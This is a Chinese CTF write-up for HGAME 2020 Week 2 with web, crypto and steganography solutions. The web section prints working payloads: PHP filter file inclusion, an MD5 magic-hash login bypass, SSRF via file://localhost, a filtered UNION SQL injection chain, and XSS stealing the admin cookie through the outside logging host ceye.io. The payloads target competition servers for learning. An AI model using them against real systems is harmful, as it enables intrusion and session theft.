

# HGAME 2020 WEEK 2 WRITE UP

---

## HGAME 2020 WEEK 2 WRITE UP

{Web}

Cosmos的后台博客

Cosmos的留言板-1

Cosmos的新语言

Cosmos的聊天室

{Crypto}

Verification\_code

Remainder

Inv

notRC4

{Misc}

Cosmos的午餐

所见即为假

地球上最后的夜晚

玩玩条码

---

## {Web}

---

### Cosmos的后台博客

这个题刚开始以为是个SQL注入，后来看一眼原来是个文件包含

打开题目之后链接地址变成 `http://cosmos-admin.hgame.day-day.work/?action=login.php`

直接在 `action` 后构造语句 `php://filter/convert.base64-encode/resource=login.php` 取得源码的 `base64` 编码，解码后得到源码

```

if (DEBUG_MODE) {
    if (isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
            die("args error!");
        }
        eval("var_dump($debug);");
    }
}

if (isset($_SESSION['username'])) {
    header("Location: admin.php");
    exit();
} else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username) {
            $_SESSION['username'] = $_POST['username'];
            header("Location: admin.php");
            exit();
        } else {
            echo "ç°æ·â°æ°â°ç °é°è°";
        }
    }
}

```

可以看到 DEBUG\_MODE 下有 eval 和 var\_dump，可以通过传参得到某变量的值，通过 debug 传入 GLOBALS 即可看到所有变量的值，得到如下

username: Cosmos! 和 password\_md5: 0e114902927253523756713132279690

password 这里是一个弱比较漏洞，找一个 MD5 开头也是 0e 的字串填上就可以了，这里用 QNKCDZO

[退出登陆](#)

Welcome Cosmos!

|   |                          |                          |
|---|--------------------------|--------------------------|
| <p>插入图片</p> <p>图片url: <input type="text"/></p> <p><input type="button" value="插入"/></p> | <p>评论管理</p> <p>待开发..</p> | <p>文章列表</p> <p>待开发..</p> |
|      |                          |                          |

登陆进去之后就是这个样子了，先把 admin.php 的源码偷出来看看（读书人的事情怎么能叫偷...

```

include "config.php";
session_start();
if(!isset($_SESSION['username'])) {
    header('Location: index.php');
    exit();
}

function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !== "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
    else {
        return base64_encode(file_get_contents("static/logo.png"));
    }
}

```

图片url 处是一个 SSRF 漏洞，而且分割 url 之后 host 键的值要为 localhost，一开始确实疑惑要怎么构造，紧接着看到了题目描述里的 flag 在根目录，所以填入 file://localhost/flag 即可得到 flag

flag: hgame{pHp\_1s\_Th3\_B3sT\_L4nGu4gE!@!}

## Cosmos的留言板-1

这个题才是货真价实的 SQL 注入

拿到题目映入眼帘的就是地址里的 id=1，先试试别的

id:3

sorry,flag is not here.

.....

接下来就开始构造语句，首先常规套路先判断注入点

id:1' and 1=1#

Hello, this is cosmos's message board.

```
id:1' and 1=2#
```

看起来很有戏嘛，这里要用 `%23` 来替代 `#`，且只能回显出一个元素

```
id:0' union Select database()#  
  
easysql
```

尝试之后得出 `union select` 是可用的，但是全小写的 `select` 被单纯地过滤掉了，所以用 `select`  
接下去就是一点点尝试构造了

```
id:0' union SELECT (SELECT group_concat(table_name) from  
information_schema.tables where table_schema=database())#  
  
f1agggggggggggggggg,messages
```

```
id:0' union SELECT (SELECT group_concat(column_name) from  
information_schema.columns where table_name='f1agggggggggggggg')#  
  
fl4444444g
```

得到表名，直接查表得到 `flag`

```
id:0' union SELECT (SELECT fl4444444g from f1agggggggggggggg)#  
  
hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}
```

```
flag: hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}
```

P.S. 出题人过滤掉了空格所以我用 `%0A` 来替代空格，最后的Payload如下

```
http://139.199.182.61/index.php?
```

```
id=0%270Aunion%0ASELECT%0A(SELECT%0Af14444444g%0Afrom%0Af1agggggggggggggg)%23
```

## Cosmos的新语言

这个题拿到就是一个 `mycode` 和一个经过 `mycode` 加密的字符串，而且这个 `mycode` 文件每五秒钟还会变，完全捉摸不透，没啥好说的，脚本解，锻炼写脚本能力

直接上脚本

```
import codecs  
import base64  
import requests  
import re  
  
def de(s):  
    result = ''  
    for i in range(len(s)):
```

```

        result += chr(ord(s[i]) - 1)
    return result

def rev(s):
    return s[::-1]

def ro(s):
    return codecs.decode(s, "rot13")

def b64(s):
    return base64.b64decode(s).decode()

url1 = "http://5f467f3919.php.hgame.n3ko.co/mycode"
url2 = "http://5f467f3919.php.hgame.n3ko.co/"
r1 = requests.get(url1)
# print(r1.text)
r2 = requests.get(url2)
# print(r2.text)

p1 = re.compile(u'echo(.+);')
s1 = p1.findall(r1.text)[0]
l = s1.split('(')[1:-1]
p2 = re.compile(u'</code><br>\n(.+)<br>')
s = p2.findall(r2.text)[0]

length = len(l)
for i in range(length):
    if (l[i] == 'encrypt'):
        s = de(s)
    elif (l[i] == 'base64_encode'):
        s = b64(s)
    elif (l[i] == 'str_rot13'):
        s = ro(s)
    elif (l[i] == 'strrev'):
        s = rev(s)

print(s)

dat = {'token': s}
r = requests.post(url2, data=dat)
print(r.text)

```

跑完就能得到 flag 了

```
flag: hgame{SImp1E-5cR!pT~w1tH~Pyth0N~oR~PHP}
```

## Cosmos的聊天室

这题一开始手足无措，但是 py出题人 之后得知这题考的是 xss

一番尝试之后发现过滤了成对的尖括号和不论大小写的 script 单词，还有些别的小字符

然后在 CTF-WIKI 找到了一个能用的 Payload

```

http://ceye.io/a?token%3Df802788a02a51f9c624bb5d91815b</code>      |
| <code>http://ceye.io/a?token%3D%22WELCOME%20TO%20HGAME%202020.%22</code> |

把本机的 `cookie` 改为 `f802788a02a51f9c624bb5d91815b` 即可假扮成管理员拿到 `flag`

`flag: hgame{xss_1s_r3a1ly_inTerestIng!!}`

---

## {Crypto}

---

### Verification\_code

拿到题目代码直接分析就可以得到，其实就是一个字符串不告诉你前四位但是告诉你整个字符串的 SHA256 编码值，枚举前四位就行了，最后别忘记加上 `"I like playing Hgame"` 字符串

附上脚本

```
from hashlib import sha256
import string
from pwn import *
import re

space = string.ascii_letters + string.digits

sh = remote("47.98.192.231", 25678)
sr = sh.recvline()
r = re.compile(b"xxxx+(.) == (.+)\n")
h = r.findall(sr)[0][0][1:-1].decode()
cr = r.findall(sr)[0][1].decode()

for a in space:
    for b in space:
        for c in space:
            for d in space:
                s = a + b + c + d + h
                r = sha256(s.encode()).hexdigest()
                if (r == cr):
```

```
sh.sendline(s[0:4])
sh.recvline()
sh.sendline("I like playing Hgame")
sh.interactive()
exit()

sh.close()
```

```
→ Desktop python3 c1dec.py
[+] Opening connection to 47.98.192.231 on port 25678: Done
[*] Switching to interactive mode
> Ok, you find me.
Here is the flag: hgame{It3Rt00|S+I5_u$3fu1~Fo2_6rUtE-f0Rc3}
Bye~
[*] Got EOF while reading in interactive
$
```

得到 flag: hgame{It3Rt00|S+I5\_u\$3fu1~Fo2\_6rUtE-f0Rc3}

P.S.这个 Itertools 是个啥我就知道了233

## Remainder

题目描述: 烤个孙子

拿到题目之后映入眼帘的就是一个和 RSA 算法极端相似的东西, 其实就是好吧

只不过这次我们可以看出是用多个不同的模来求余, 得到多个不同的密文

结合题目描述我们采用中国剩余定理来解题

先用中国剩余定理求出模数  $N$  为  $pqr$  时的一个特解, 再将特解作为  $c$  解 RSA 就可以得到 flag 了

附上脚本

```
from libnum import *
import gmpy2

e = 65537

p = #模数p
q = #模数q
r = #模数r

pc = #密文pc
qc = #密文qc
rc = #密文rc

def Ex_Euclid(a, b):
    if 0 == b:
        x = 1;
        y = 0;
        q = a
        return x,y,q
    xyq = Ex_Euclid(b, a % b)
```

```

    x = xyq[0];
    y = xyq[1];
    q = xyq[2]

    temp = x;
    x = y;
    y = temp - a // b * y

    return x,y,q

def Get_Inverse(a, b):
    return Ex_Euclid(a, b)[0]

def gcd(a, b):
    return Ex_Euclid(a, b)[2]

def Is_Coprime(m_list):
    for i in range(len(m_list)):
        for j in range(i + 1, len(m_list)):
            if 1 != gcd(m_list[i], m_list[j]):
                return 0
    return 1

def Get_Mi(m_list, M):
    Mi_list = []
    for mi in m_list:
        Mi_list.append(M // mi)
    return Mi_list

def Get_Mi_inverse(Mi_list, m_list):
    Mi_inverse = []
    for i in range(len(Mi_list)):
        Mi_inverse.append(Get_Inverse(Mi_list[i], m_list[i]))
    return Mi_inverse

def CRT():
    m_list = [p, q, r]
    b_list = [pc, qc, rc]
    M=1
    for mi in m_list:
        M *= mi

    Mi_list = Get_Mi(m_list, M)
    Mi_inverse = Get_Mi_inverse(Mi_list, m_list)
    x = 0
    for i in range(len(b_list)):
        x += Mi_list[i] * Mi_inverse[i] * b_list[i]
        x %= M
    return x

if __name__ == '__main__':
    crt = CRT()
    print("x=%d" % crt)
    n = p * q * r
    f = (p - 1) * (q - 1) * (r - 1)
    crt = crt % n
    d = invmod(e, f)
    print(d)

```



```
m = pow(crt, d, n)
print(n2s(m))
```

```
1hAyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x
***** DO NOT GUESS ME *****
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
T_ knows the
w0 remainders of the
Nt Euclidean division
+6 of an integer n
Ot by several
h3 integers, then
R_ YOU CAN FIND THE
mE FLAG, ;D
!!
!}
***** USE YOUR BRAIN *****
cb18KukOPUvpoe1LCpBchXHJTgmDknbFE2z
```

```
flag: hgame{CrT_w0Nt+6Oth3R_mE!!!}
```

## Inv

我虽然做出来了但是还没完全搞明白，就好像大家修好了一个 bug 却不知道为什么

先来看看 hint

```
Crypto - Lurkul( ) 13:49:55
Inv就common modulus attack换了个群，咋没人
做 ☹☹☹?
```

简要概括一下共模攻击，共模攻击就是指，每次运算的模数  $N$  固定，如果一串明文，经过不同的公钥加密后得到了不同的密文，并且加密后将所有的公钥和密文公开，就可以通过共模攻击在没有私钥的情况下得到明文，具体过程如下

## 共模攻击 ¶

### 攻击条件

当两个用户使用相同的模数  $N$ 、不同的私钥时，加密同一明文消息时即存在共模攻击。

### 攻击原理

设两个用户的公钥分别为  $e_1$  和  $e_2$ ，且两者互质。明文消息为  $m$ ，密文分别为：

$$\begin{aligned}c_1 &= m^{e_1} \bmod N \\c_2 &= m^{e_2} \bmod N\end{aligned}$$

当攻击者截获  $c_1$  和  $c_2$  后，就可以恢复出明文。用扩展欧几里得算法求出  $re_1 + se_2 = 1 \bmod n$  的两个整数  $r$  和  $s$ ，由此可得：

$$\begin{aligned}c_1^r c_2^s &\equiv m^{re_1} m^{se_2} \bmod n \\&\equiv m^{(re_1 + se_2)} \bmod n \\&\equiv m \bmod n\end{aligned}$$

先来看看题目给的函数

首先是 `Mul` 函数

```
def Subs(S, X):
    return bytes([ S[x] for x in X ])

def Mul(A, B):
    assert len(A)==len(B)
    return Subs(A, B)
```

从这里可以推出 `Mul` 函数类比于整数运算中的乘法运算，满足结合律但是不满足交换律，也就是说在不交换元素位置的情况下，先求哪部分都是没有影响的

再看看 `Pow` 函数

```
def Pow(X, E):
    Y = X
    E = bin(E)[3:]
    for e in E:
        Y = Mul(Y, Y)
        if e=='1':
            Y = Mul(X, Y)
    return Y
```

有点像一个快速幂的实现函数，`Pow` 类比于整数运算中的幂运算，只不过其中的乘法也和整数运算中的不一样，因此类比于整数运算的  $a^b = a^c * a^{(b-c)}$ ，有结论

$$\text{Pow}(a, b) = \text{Mul}(\text{Pow}(a, c), \text{Pow}(a, b-c))$$

但是乘法是多个加法的集合，就如同幂是多个乘法的集合一样，因此我们直接将 `Mul` 函数当作乘法，将 `Pow` 函数当作幂运算，根据题目得到两个公钥互质，类比共模攻击的推导过程可以得到如下结果

```

c1 = Pow(m, e1)
c2 = Pow(m, e2)
根据裴蜀定理, 设存在两整数 r, s 满足
 $r \cdot e1 + s \cdot e2 = \gcd(e1, e2) = 1$ 
通过拓展欧几里得定理, 解得一组 r, s
此时有
Mul(Pow(c1, r), Pow(c2, s))
= Mul(Pow(Pow(m, e1), r), Pow(Pow(m, e2), s))
= Mul(Pow(m, r*e1), Pow(m, s*e2))
= Pow(m, (r*e1 + s*e2))
= Pow(m, 1)=m

```

此时 r, s 中为一正一负, 因此根据模运算中的规则, 负数幂的运算  $a^n$  规则为  $(a^{-1})^{(-n)}$ , 其中  $(a^{-1})$  为 a 的模反元素

可以编写脚本了

```

def Subs(S, X):
    return bytes([ S[x] for x in X ])

def Mul(A, B):
    # assert len(A)==len(B)
    return Subs(A, B)

def Pow(X, E):
    Y = X11
    E = bin(E)[3:]
    for e in E:
        Y = Mul(Y, Y)
        if e=='1':
            Y = Mul(X, Y)
    return Y

c1 = # 密文1
c1r = # c的模反元素
# len = 256
c2 = # 密文2
# len = 256

s = Mul(Pow(c1r, 272), Pow(c2, 219)) # -272, 219 为 r, s

c = # s 和 flag 经过 Sub 运算后得到的字符串
flag = b''
for i in range(len(c)):
    for j in range(256):
        if (c[i] == s[j]):
            flag += bytes([j])
            break
print(flag)

```

跑一下得到 flag

flag: hgame{U\_kN0w~tH3+eXtEnD-EuC1iD34n^A1G0rIthM} (拓展欧几里得?)

# notRC4

拿到题目脚本之后先分析一下，根据题目名称...没错这就是 RC4 算法，还混淆的乱七八糟hhh

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from hashlib import md5
from secret import flag
assert flag.startswith(b'hgame') and flag.endswith(b')

class Oo0:
    def __init__(self):
        self.o0 = [0] * 256
        self.Ooo = 0
        self.Ooo0 = [0] * 256
        for i in range(256):
            self.o0[i] = i
        self.o00 = 0

    def o00(self, o00):
        l = len(o00)
        for i in range(256):
            self.Ooo0[i] = o00[i%l]
        for i in range(256):
            self.o00 = ( self.o00 + self.o0[i] + self.Ooo0[i] ) % 256
            self.o0[i], self.o0[self.o00] = self.o0[self.o00], self.o0[i]
        self.Ooo = self.o00 = 0

    def Ooo0(self, length):
        O = []
        for _ in range(length):
            self.Ooo = ( self.Ooo + 1 ) % 256
            self.o00 = ( self.o00 + self.o0[self.Ooo] ) % 256
            self.o0[self.Ooo], self.o0[self.o00] = self.o0[self.o00], self.o0[self.Ooo]
            t = ( self.o0[self.Ooo] + self.o0[self.o00] ) % 256
            O.append( self.o0[t] )
        print(self.o0)
        return O

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))

def enc(msg):
    Ooo00 = Oo0()
    Ooo00.Ooo0( md5(msg).digest()[ :8] )
    O00 = Ooo00.Ooo00( len(msg) )
    return xor(msg, O00)

print( enc(flag) )
```

先反混淆

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from hashlib import md5
from secret import flag
assert flag.startswith(b'hgame') and flag.endswith(b')

class notRC4:
    def __init__(self):
        self.s = [0] * 256
        self.i = 0
        self.k = [0] * 256
        for i in range(256):
            self.s[i] = i
        self.j = 0

    def f1(self, key): # 搅乱S-box | 初始化密码本
        l = len(key)
        for i in range(256):
            self.k[i] = key[i%l]
        for i in range(256):
            self.j = ( self.j + self.s[i] + self.k[i] ) % 256
            self.s[i], self.s[self.j] = self.s[self.j], self.s[i]
        self.i = self.j = 0

    def f2(self, length): # 加解密部分
        data = []
        for _ in range(length):
            self.i = ( self.i + 1 ) % 256
            self.j = ( self.j + self.s[self.i] ) % 256
            self.s[self.i], self.s[self.j] = self.s[self.j], self.s[self.i]
            t = ( self.s[self.i] + self.s[self.j] ) % 256
            data.append( self.s[t] )
        print(self.s)
        return data

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))

def enc(msg):
    f = notRC4()
    f.f1( md5(msg).digest()[:8] )
    Data = f.f2( len(msg) )
    return xor(msg, Data)

print(enc(flag))
```

然后分析，得到 `f1` 是初始化，`f2` 是加解密函数（得益于异或运算，RC4 是一种对称算法

首先我们已经知道 `flag` 的最后一位一定是 `'}'`，而我们又已知了最后得到的 `s` 和密文，那么我们就可以知道 `Data` 的最后一位及其在 `s` 中的位置，从而推出 `i` 和 `j`，交换 `i`，`j` 的元素后令 `i--`，同理即可推出上一轮的 `j`，以此类推即可得到刚刚初始化的 `s` 和完整的 `Data`，得到 `Data` 后与密文异或即可得到 `flag`

```
a = # 加密完成后的 s
m = 0
for k in range(len(a)):
    if (a[k] == 153):
        # print(k)
        m = k

i = 50
r = [153] # 153 为 flag的最后一位 ^ 密文最后一位，也就是 '}' ^ 228
for j in range(256):
    if ((a[i] + a[j]) % 256 == m):
        # print(j, a[j])
        break
for _ in range(49):
    a[i], a[j] = a[j], a[i]
    if (j <= a[i]):
        j = j + 256 - a[i]
```

```

else:
    j = j - a[i]
    i = i - 1
    t = (a[i] + a[j]) % 256
    print(a[t])
    r.append(a[t])
x = [0] * 50
for i in range(50):
    x[49 - i] = r[i]

print(x) # 解出来的完整的 Data

a = # 密文
b = x
s = ""

for i in range(50):
    s = s + chr(a[i] ^ b[i])
print(s) # flag

```

运行后得到 flag

flag: hgame{ooOooO0-\_RevEr\$E-The\_prGA+0F~RC4-\_0Ooo0oo0}


## {Misc}

## Cosmos的午餐


不得不说 week2 里面 c老板 真的很有牌面

把题目拿下来看看，发现又是一个 Capture.pcapng，不过还附赠了一个 ssl\_log.log

那这次就要先把 ssl\_log.log 加载进 wireshark 里面再来看数据包了



这数据包真是一如既往地多啊，不过我们直接到导出对象里看看，然后按照大小排序，欸嘿嘿...



很可疑啊直接出来一个 zip 包了，存下来看看，居然没有密码，活久见，得到一张图片

根据题目提示，在图片的属性里找到一个字串 key: gUNrbbdR9XhRBDGpzz，结合图片的文件名 outguess，估计就是要用 outguess 来解密而且 key 就是 gUNrbbdR9XhRBDGpzz 了

解密后得到 flag

这个 flag 就咕了吧，反正都是鸽们也不讲究这么多（主要是放 ubuntu 主目录了懒得找

!!! 快交 wp 了，猛然惊醒，补一下 flag，因为解出来根本就不是 flag，而是一个短网址，访问网址下载下来一个压缩包，里面有一个二维码，扫一下才得到 flag




flag: hgame{1s#z^\$7j%yL9wmObZ#MKZKM7!nGnDVTC}

## 所见即为假

拿到题目文件之后是一个加密了的 zip 文件，不过是个伪加密，改改十六进制就好了

得到一张图片和一个注释 F5 key: N11D7CQon6dBsFLr，很明显是 F5-steganography 了



就得到 flag

flag: hgame{4087^z#msw34ERtnFUyqpKuk2dmLPW60}


## 地球上最后的夜晚

拿到题目文件解压，得到一个 PDF 和一个加密的 7zip 压缩包

根据 PDF 文件名 No password 猜测使用 wbStego4，解出压缩包密码 OmR#012#b3b%S\*Iw

解开压缩包得到一个 docx 文件，经过什么隐藏字符白色字符搜索无果之后，在文件末尾加上 .zip

然后打开压缩包找到 secret.xml



打开得到 flag

flag: hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}

## 玩玩条码

拿到题目之后，根本不会，因为没意识到 JPNPostCode 是一种条码类型，暴风哭泣




知道了之后手解条码  得到七位数字 1087627

先用 VirtualDub2 将 MP4 文件 7zipPasswordHere.mp4 转换成 AVI 文件（这玩意儿转换出来 10GB 谁招的住啊...），因为 MSU\_stego\_video 只接受 AVI 类型文件，然后将 1087627 作为密码通过 MSU\_stego\_video 解密得到 Zip Password: b8FFQcXsupw0zCe@，解开压缩包得到一张名为 Code128.png 的图片，用在线扫描器扫一下得到 flag

Barcode Reader


Barcode Reader SDK of C / C++ / .Net / Java / JS / Android / iOS / PHP  
Support decoding 1D / PDF417 / QR / DataMatrix / Aztec / GS1 DataBar / Maxicode /

Download SDK




Cost 265 ms.  
Found 1 barcode(s) in this file.  
» **CODE128** hgame{9h7epp1fIwIL3fOtsOAe nDiPDzp7aH!7}

